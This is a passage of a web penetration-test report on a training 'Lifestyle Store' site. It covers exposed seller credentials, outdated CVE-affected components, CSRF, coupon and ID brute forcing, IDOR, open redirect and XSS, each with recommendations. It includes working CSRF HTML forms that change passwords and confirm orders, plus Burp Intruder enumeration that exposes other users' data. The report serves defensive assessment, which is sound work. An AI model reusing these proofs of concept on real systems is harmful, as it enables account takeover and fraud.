
Seller
account
access

The default page given below shows the seller accounts and passwords

- Affected url
 - <http://13.235.132.114/userlist.txt>
 - <http://13.235.132.114/seller/dashboard.php>

Observations

At the homepage after adding userlist.txt the following page is opened



POC-attacker has the seller dashboard access

- On entering the credentials in the seller account login we have accessed the dashboard

The image displays two side-by-side screenshots of a web browser interface. Both screenshots show a dark-themed browser window with a red box highlighting the address bar.

Left Screenshot: The address bar shows "Not secure | http://13.235.132.114/login/seller.php". The main content area is titled "Seller Login" and contains two input fields: one with "chandan" and another with ".....". A large orange "Login" button is at the bottom.

Right Screenshot: The address bar shows "Not secure | http://13.235.132.114/seller/dashboard.php". The main content area is titled "Lifestyle Store" and shows a navigation menu with "Dashboard" and "Logout". Below the menu, the text "This page is under construction" is displayed next to a cartoon illustration of a website being built with a crane.

Bussiness impact-Extremely high

- Attacker can access the seller dashboard and then can edit the items he is selling

Recommendations

- The developer should disable these confidential default pages

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

6.Components with known vulnerability

Components with known vulnerability

The urls given below are of the components with known vulnerability

- Affected url

<http://13.235.132.114/wondercms/>

<http://13.235.132.114/forum/>

And PHP

Observations

- I checked the versions of these components they were out dated

© 2015 CODOLOGIC

Powered by Codoform

WONDERCMS 2.3.1 • COMMUNITY •

Observations

In 2015 version of codoforum was 3.0 now,



Codoforum V5.0 Released

admin posted Sep 13 '20 at 8:36 pm

917

After months of development and testing and your valuable feedback, we are very pleased to announce the release of new version of our forum, **Codoforum V5.0**


Our primary focus for this release has been the internal framework itself and a whole host of new features.

Key Facts

CMS name	WonderCMS
User rating	(77 votes, average: 4.18 out of 5) WonderCMS 4.18 5 77 Loading...
CMS Categories	CMS / Portals, Lite / Simple
Current version (stable)	2.5.1
Latest release date (stable)	05/03/2018

Observations

- The php version of this website is 5.6.39-1 which is out dated



PHP.

Developer

The **PHP** Development Team, Zend Technologies

First appeared

1995

Stable release

8.0.6 / 6 May 2021

POC

- Both the components have known public exploits

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2020-21845 79		XSS		2020-09-14	2020-09-18	4.3	None	Remote	Medium	Not required	None	Partial	None

Codoforum 4.8.3 allows HTML Injection in the 'admin dashboard Manage users Section.'

Total number of vulnerabilities : 1 Page : [1](#) (This Page)

POC

[Wondercms](#) » [Wondercms](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

PCO

POC

- The running php version has multiple vulnerabilities

According to its banner, the version of PHP running on the remote web server is 5.6.x prior to 5.6.39. It is, therefore, affected by multiple vulnerabilities:

- An arbitrary command injection vulnerability exists in the `imap_open` function due to improper filters for mailbox names prior to passing them to `rsh` or `ssh` commands. An authenticated, remote attacker can exploit this by sending a specially crafted IMAP server name to cause the execution of arbitrary commands on the target system. (CVE-2018-19518)
- A denial of service (DoS) vulnerability exists in `ext/imap/php_imap.c`. An unauthenticated, remote attacker can exploit this issue, via an empty string in the message argument to the `imap_mail` function, to cause the application to stop responding. (CVE-2018-19935)
- A heap buffer over-read exists in the `phar_parse_pharfile` function. An unauthenticated, remote attacker can exploit this to read

Business impact- Extremely high

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website

Recommendations

- Update all the components and the php version which is running on it
- Hide the current versions info from there pages

References


- [https://owasp.org/www-project-top-ten/OWASP Top Ten 2017/Top 10-2017 A9-Using Components with Known Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
- https://vulners.com/nessus/PHP_5_6_39.NASL
- <https://www.cvedetails.com/index.php>

7.Crypto Configuration Flaws

Crypto Configuration Flaw	<p>Crypto Configuration Flaws are found in the modules below.</p> <ul style="list-style-type: none">• Affected URL : <u>http://13.235.132.114/(All the webpages ,blogs ,forum)</u>

Observation

- Clearly ,all the webpages use 'http' and not 'https' which is far less secure and not encrypted.



Business Impact - High

- Security is almost halved in http providing easy man-in-the-middle attack and others which makes it easy for attacker to go through the data transmitted over the internet.

Recommendation

- Use https instead of http as the protocol

References

- https://www.owasp.org/index.php/Category:Cryptographic_Vulnerability
- <https://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>

8.C.S.R.F.

CSRF

The url given below is vulnerable to CSRF


- Affected url

http://13.235.132.114/profile/change_password.php

<http://13.235.132.114/cart/cart.php>

observations

- There is a change password option in profile page




POC

- Make a html page to change username and password

```
<html>
<head>
<title> CSRF POC </title>
</head>
<body>
  <form name='change-password' id='change-password' method='POST' action='http://52.66.65.223/profile/change_password_submit.php'>
    <input type='password' placeholder="New Password" name="password" id="password" value="1234">
    <input type='password' placeholder="Confirm Password" name="password_confirm" id="password_confirm" value="1234">
    <button type='submit' class="btn btn-primary">Update</button>
  </form>
</body>
</html>
```

POC

- On clicking the update button
we get success



```
{"success":true,"successMessage":"Password updated successfully."}
```

Observations

- There is a confirm button in my orders

The screenshot shows a web browser window with the URL `13.235.132.114/cart/cart.php`. The page title is "Progress Report | Internshala Trail". The navigation bar includes links for "My Cart", "My Profile", "My Orders", and "Blo". The main content area is titled "Shopping Cart" and contains a table with the following data:

S.No	Product	Price
1	Dabbing Panda T Shirt Remove	249
	Total	249

Below the table, there is a section for a coupon code with fields for "Enter coupon code here" and an "Apply" button. A note says "Your coupon should look like UL_6666".

Shipping Details
test
test,test

Payment Mode
 Cash on delivery

CONFIRM ORDER

Copyright @ Lifestyle Store. All Rights Reserved.

POC

- Make a html page to confirm order

```
□<head>
  <title> CSRF POC </title>
</head>
□<body>
  □<form action="http://52.66.65.223/orders/confirm.php" method='POST'>
    <input type='Submit' value="Submit Request"></input>
  </body>
</html>
```

POC

- On executing the page order is confirmed

Receipt	
Order Id: 029FCA32FD90	
PRODUCTS:	
Dabbing Panda T Shirt	INR 249
Total	INR 249
SHIPPING DETAILS:	PAYMENT MODE
Name - test	Cash on delivery
Email - test@gmail.com	
Phone - 7858456212	
Address - test,test	
Order placed on : 2021-05-13 08:56:31	Status: DELIVERED

Business impact- severe

- Attacker can change the password by uploading phishing pages
- Attacker can confirm the order without consent of user

Recommendations

- Use of tokens and session cookies
- Referrer header should be checked at server side

References

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>

9.Coupon code brute forcing

Coupon
code brute
forcing

In the below url brute forcing can be performed for discounts

- Affected url

http://13.235.132.114/cart/apply_coupon.php

Observations

- When we go to the cart we see the apply coupon and coupon example

The screenshot shows a web browser window with the URL <http://13.235.132.114/cart/cart.php>. The page title is "Lifestyle Store". The main content is a "Shopping Cart" table:

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Below the cart, there is a "Have a coupon?" section with a text input field labeled "Enter coupon code here" and a red "Apply" button. A note says "Your coupon should look like UL_6666".

At the bottom, there are two sections: "Shipping Details" (with fields "test" and "test,test") and "Payment Mode" (with a radio button for "Cash on delivery"). A large orange "CONFIRM ORDER" button is at the bottom right.

Observations

Brute forcing the coupon code

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type. Each payload type can be customized in different ways.

Payload set: Payload count: 10,000

Payload type: Request count: 10,000

② **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

POC

- We were sucessful

Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
57	1056	200			584	
0		200			527	
1	1000	200			527	
2	1001	200			527	
3	1002	200			527	
4	1003	200			527	
5	1004	200			527	
6	1005	200			527	
7	1006	200			527	
8	1007	200			527	
9	1008	200			527	
...

POC

The screenshot shows a web browser window with the URL `http://13.235.132.114/cart/cart.php`. A green success message box is displayed, stating "Coupon applied successfully". A red rectangle highlights this message and the price column in the shopping cart table. The shopping cart table lists one item: "Adidas Navy Blue Shoes Remove" with a price of "2500". A discount of "-500" is applied, resulting in a total price of "2000". Another red rectangle highlights the total price cell.

13.235.132.114/cart/cart.php

http://13.235.132.114/cart/cart.php

Maps Translate

Coupon applied successfully

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Discount (UL_1056)	-500
	Total	2000

Have a coupon?

UL_1056

Your coupon should look like UL_6666

Shipping Details
test
test,test

Payment Mode
 Cash on delivery

CONFIRM ORDER

Business impact - severe

- Attacker can easily order the items on extreme discounts which will be harmful for the company

Recommendation

- Coupon codes should have limited no of use and regenerated after sometime
- Coupon code should be random alpha-numeric characters

References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code>

10.Insecure direct object references

Insecure direct
object
references

The bellow mentioned url is vulnerable to IDOR

- Affected url


[http://13.235.132.114/orders/orders.php?customer=\(here\)](http://13.235.132.114/orders/orders.php?customer=(here))

[http://13.235.132.114/profile/\(here\)/edit/](http://13.235.132.114/profile/(here)/edit/)

http://13.235.132.114/orders/generate_receipt/ordered/13

Observations

- In the my orders page I saw customer no in url



Observations

- I brute forced it

The screenshot shows a user interface for a web application. At the top, there is a menu bar with options: Attack, Save, and Columns. Below the menu is a navigation bar with tabs: Results (which is selected), Target, Positions, Payloads, and Options. A filter bar below the navigation bar displays the text "Filter: Showing all items". The main area is a table with the following columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table contains the following data:

Request	Payload	Status	Error	Timeout	Length	Comment
66	8	200	<input type="checkbox"/>	<input type="checkbox"/>	9718	
72	8	200	<input type="checkbox"/>	<input type="checkbox"/>	9718	
34	5	200	<input type="checkbox"/>	<input type="checkbox"/>	7080	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	6430	
50	2	200	<input type="checkbox"/>	<input type="checkbox"/>	6419	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
7	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
23	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
63	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
1	64	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
2	47	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
4	71	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
5	31	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
c	76	302	<input type="checkbox"/>	<input type="checkbox"/>	505	

At the bottom of the interface, there are two buttons: Request and Response. The Response button is highlighted with a blue background.

POC

The screenshot shows a web browser window with the following details:

- Address Bar:** http://13.235.132.114/orders/orders.php?customer=5
- Tab Bar:** 13.235.132.114/orders/orders.php, Cross Site Request Forgery (CSRF), +
- Toolbar:** Home, Maps, Translate
- Header:** Lifestyle Store, My Cart, My Profile, My Orders, Blog, Help
- Content Area:**
 - Section:** My Orders
 - Order Summary:** Order Id: AC8CFE8AD221
 - Products:**

PP Socks	INR 350
Dabbing Panda T Shirt	INR 249
Puma Black Shoes	INR 3999
Hand Knitted Socks	INR 445
Total	INR 5043
 - Shipping Details:**

Name - Popeye the sailor man	PAYMENT MODE
Email - popeye@lifestylestore.com	Cash on delivery
Phone - 9745612300	
Address - B-44 spinach house, Disneyworld	
 - Order Status:** Order placed on : 2019-02-17 11:23:14 | Status: DELIVERED

POC

//13.235.132.11 /profile/5/edit/

Maps Translate

estyle Store My Cart

My Profile

Popeye the sailor man

popeye@lifestylestore.com

Popeye786

9745612300

B-44 spinach house, Disneyworld

UPLOAD PROFILE PICTURE

UPDATE

13.235.132.11 /profile/2/edit/

Maps Translate

style Store My Cart My Pro

My Profile

Donald Duck

donald@lifestylestore.com

Donal234

9489625136

B-34/ the duck lane, Disneyland

UPLOAD PROFILE PICTURE

UPDATE

POC

The screenshot shows a web browser window with the URL `http://13.235.132.114/orders/orders.php?customer=2` highlighted with a red box. The page content is as follows:

Lifestyle Store My Cart My Profile My Orders Blog

My Orders

Order Id: 7B1D17C63974

PRODUCTS:		
Adidas Socks		INR 145
White polo shirt		INR 450
Total		INR 595

SHIPPING DETAILS:

Name - Donald Duck
Email - donald@lifestylestore.com
Phone - 9489625136
Address - B-34/ the duck lane, Disneyland

PAYMENT MODE

Cash on delivery

Order placed on : 2019-02-15 15:29:49 Status: DELIVERED

Recomendations

- Instead of requiring the references in the URL, use the information already present in the user's session on the server to locate the resources to serve.
- If it is not possible to avoid exposing the references to objects in the URL, as explained earlier, the *indirect reference map* technique is helpful. The idea behind it is to substitute the sensitive direct internal reference in URL parameters or form fields with a random value that is difficult to predict (such as a GUID) or specific only to the logged-in user

References

- <https://www.oreilly.com/library/view/securing-node-applications/9781491982426/ch04.html>
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

11.Open redirection

Open redirection

The url given below Is vulnerable to open redirection

- Affected url


[http://13.235.132.114/redirect.php?url=\(here\)](http://13.235.132.114/redirect.php?url=(here))

in the parentheses

<http://13.235.132.114/redirect.php?url=http://www.google.co.in>

Observations



- On clicking the brand website redirection occurs



You will be redirected in 6 seconds

POC

- On changing the link to google.com we were redirected to it



Google offered in: हिन्दी वांगा କ୍ଷେତ୍ରଗୁ ମରାଠୀ ତମିଳ் ગુજરાતી કન્નಡ મਲਾਯාਲਮ પੰਜਾਬੀ

Business impact- severe

- He can access the users personnel credentials which would be very harmful
- They can redirect your page to a malware site
- They can redirect you to phishing pages

Recommendations

- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL:token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

References

- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/#:~:text=Understanding%20the%20Unvalidated%20Redirects%20Vulnerability&text=However%2C%20it%20can%20be%20misused,data%20and%20credibility%20into%20jeopardy.>
- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention/>

12.Cross site scripting

Cross site
scripting

The below mentioned urls are vulnerable to temporary and stored XSS


- Affected urls

Temporary -[http://13.235.132.114/search/search.php?q=\(here\)](http://13.235.132.114/search/search.php?q=(here))

Stored- [http://13.235.132.114/products/details.php?p_id=\(here\)](http://13.235.132.114/products/details.php?p_id=(here))


Observations

- In the search bar when I entered ">" I found this



POC

- When I entered the script popup code it was executed



Observations

- In the comment section of every product items the comment was stored

